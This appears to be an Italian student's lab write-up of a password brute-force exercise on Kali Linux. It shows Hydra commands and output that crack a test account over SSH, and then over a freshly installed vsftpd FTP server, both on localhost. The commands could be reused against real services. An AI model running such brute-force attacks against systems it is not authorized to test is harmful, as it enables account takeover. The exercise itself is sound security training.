
Per la configurazione di ssh



per installare seclist dove all'interno troveremo i file per username e password



abbiamo optato nella creazione di due file user, password che abbiamo messo nel desktop della macchina virtuale kali linux.

E abbiamo tentato l'attaco con HYDRA.

—\$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/password.txt -t 4 ssh Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:01:11 Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-C TIME] [-ISOUV/046] [-m MODULE_OPT] [service://server[:PORT][/OPT]] Options: -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE -p PASS or -P FILE try password PASS, or load several passwords from FILE -C FILE colon separated "login:pass" format, instead of -L/-P options -M FILE list of servers to attack, one entry per line, ':' to specify port -t TASKS run TASKS number of connects in parallel per target (default: 16) service module usage details -m OPT options specific for a module, see -U output for information more command line options (COMPLETE HELP) server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option) service the service to crack (see below for supported protocols) some service modules support additional input (-U for module help) Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] -{thtp[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongo db mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at; https://github.com/vanhauser-thc/thc-hydra Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.) Example: hydra -l user -P passlist.txt ftp://192.168.0.1 └\$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/password.txt -t 4 127.0.0.1 ssh Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:05:02 [DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task [DATA] attacking ssh://127.0.0.1:22/ [22][ssh] host: 127.0.0.1 login: test_user password: testpass [STATUS] 84.00 tries/min, 84 tries in 00:01h, 16 to do in 00:01h, 4 active 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 10:06:16

Con questo la prima parte dell'esercizio e stata fatto. passando alla seconda fase, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra .bisognava installare vsftpd

```
kali@kali: ~
File Actions Edit View Help
  —(kali⊕kali)-[~]
sudo apt-get install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree ... Done
Reading state information... Done
The following NEW packages will be installed:
0 upgraded, 1 newly installed, 0 to remove and 1511 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64
 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (204 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 406543 files and directories currently install
ed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
   -(kali⊕kali)-[~]
$ sudo service vsftpd start
  -(kali⊕kali)-[~]
$ sudo service vsftpd status

    vsftpd.service - vsftpd FTP server

     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; > Active: active (running) since Thu 2024-02-29 10:10:58 EST; 6s>
    Process: 61181 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty>
   Main PID: 61182 (vsftpd)
      Tasks: 1 (limit: 2260)
     Memory: 892.0K
         CPU: 6ms
     CGroup: /system.slice/vsftpd.service
-61182 /usr/sbin/vsftpd /etc/vsftpd.conf
Feb 29 10:10:58 kali systemd[1]: Starting vsftpd.service - vsftpd F>
Feb 29 10:10:58 kali systemd[1]: Started vsftpd.service - vsftpd FT>
  -(kali®kali)-[~]
```

dopo aver fatto l'installazione passiamo al passo successivo craccare

```
—(kali®kali)-[~]
└S hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/passw
ord.txt -t 4 ftp://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do n
ot use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anywa
y).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-
02-29 10:26:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l
:10/p:10), ~25 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 81.00 tries/min, 81 tries in 00:01h, 19 to do in 00:01h, 4
active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-
  —(kali⊛kali)-[~]
```